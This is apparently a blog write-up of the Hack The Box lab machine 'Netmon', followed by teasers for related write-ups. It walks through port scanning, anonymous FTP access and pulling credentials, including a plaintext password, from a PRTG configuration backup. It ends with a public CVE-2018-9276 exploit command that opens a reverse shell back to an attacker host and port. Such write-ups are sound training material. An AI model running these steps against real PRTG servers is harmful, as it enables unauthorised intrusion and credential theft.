# Netmon

Hack-The-Box 45 / 72
3 min read
HTB Windows RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). FTP File Transfer Protocol — frequently misconfigured with anonymous access, exposing sensitive files. SMB Server Message Block — Windows file-sharing protocol, frequently abused for enumeration and lateral movement.
Table of Contents
Challenge Mode
Hide the solution and attempt the box yourself first
  • Machine Name: Netmon
  • Difficulty: Easy
  • OS type: Windows

Port Scanning - Service & Version Enumeration

Terminal window
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-02-19 11:18PM 1024 .rnd
| 02-25-19 09:15PM <DIR> inetpub
| 07-16-16 08:18AM <DIR> PerfLogs
| 02-25-19 09:56PM <DIR> Program Files
| 02-02-19 11:28PM <DIR> Program Files (x86)
| 02-03-19 07:08AM <DIR> Users
|_03-04-19 02:12PM <DIR> Windows
| ftp-syst:
|_ SYST: Windows_NT
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -6m46s, deviation: 0s, median: -6m46s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2019-03-04 14:13:48
|_ start_date: 2019-03-04 12:43:48
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.79 seconds

Enumeration

Port 80/HTTP

port 80 is open on machine it’s running website let’s visit it in browser

image.png

Looks like it is running PRTG Network Monitor (NETMON), same as machine name!, let’s give it quick google search, we found that it might be vulnerable to Authenticated RCE, but we don’t have the username and password, we found default credentials is *prtgadmin:prtgadmin but bad luck it is not working*

let’s keep this information in back pocket and move to another service

Port 21/FTP

port 21 (FTP) is open on the machine let’s try to login anonymously

image.png

→ User.txt can be founded at the Users/Public/Desktop

let’s Explore PRTG network monitor further, as we have access to filesystem what about finding configuration files on the system we found that PRTG network monitor (netmon) stores it configuration to C:\ProgramData\Paessler\PRTG Network Monitor [https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data]

we found configuration file backup in C:\ProgramData\Paessler\PRTG Network Monitor\PRTG Configuration.old.bak

image.png

let’s download it to our kali machine by,

Terminal window
get "PRTG Configuration.old.bak"
image.png


nice we founded password of user, let’s login to PRTG Network Monitor (Netmon) using these credentials, but it doesn’t worked

However, on thinking a minute, the creds are from the backup of an old file, and end in “2018”. I’ll try 2019, and it works, bringing me to the PRTG dashboard for System Administrator:

image.png

now as we have a valid set of credentials let’s use the exploit from github → https://github.com/A1vinSmith/CVE-2018-9276

execute exploit

Terminal window
python3 exploit.py -i 10.10.10.152 -p 80 --lhost 10.10.14.14 --lport 443 --user prtgadmin --password PrTg@dmin2019

image.png

Fresh SYSTEM Shell and box is rooted!!

Next: Nineveh
My avatar

Thanks for reading my blog post! Feel free to check out my other posts or contact me via the social links in the footer.


Related Writeups

# Remote

Hack-The-Box 55 / 72
6 min read

Windows Easy machine - Remote.

HTB Windows RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. Nmap A network scanner used to enumerate open ports, services, and versions on a target. PHP FTP File Transfer Protocol — frequently misconfigured with anonymous access, exposing sensitive files. SMB Server Message Block — Windows file-sharing protocol, frequently abused for enumeration and lateral movement. NFS Network File System — shared Linux file storage, sometimes exported with no_root_squash for privilege escalation.

# TheFrizz

Hack-The-Box 67 / 72
11 min read

Windows Easy machine - TheFrizz.

HTB Active Directory Microsoft's directory service for managing users, computers, and permissions across a Windows domain. Windows RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon. PHP GPO Group Policy Object — a Windows domain-wide configuration mechanism, abusable for code execution across all machines. SMB Server Message Block — Windows file-sharing protocol, frequently abused for enumeration and lateral movement. BloodHound A tool that maps Active Directory trust relationships as a graph to reveal hidden attack paths to Domain Admin. LDAP Lightweight Directory Access Protocol — used to query Active Directory; often vulnerable to injection or anonymous binds. Password Spraying Trying one common password against many usernames to avoid account lockouts. LFI Local File Inclusion — a web vulnerability letting an attacker read arbitrary files on the server. MySQL

# Broker

Hack-The-Box 3 / 72
3 min read

Linux Easy machine - Broker.

HTB RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Linux Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures).

# Analytics

Hack-The-Box 4 / 72
2 min read

Linux Easy machine - Analytics.

HTB RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Linux Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). Docker A containerization platform — misconfigured sockets or escapes can lead to host compromise. DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon.

Comments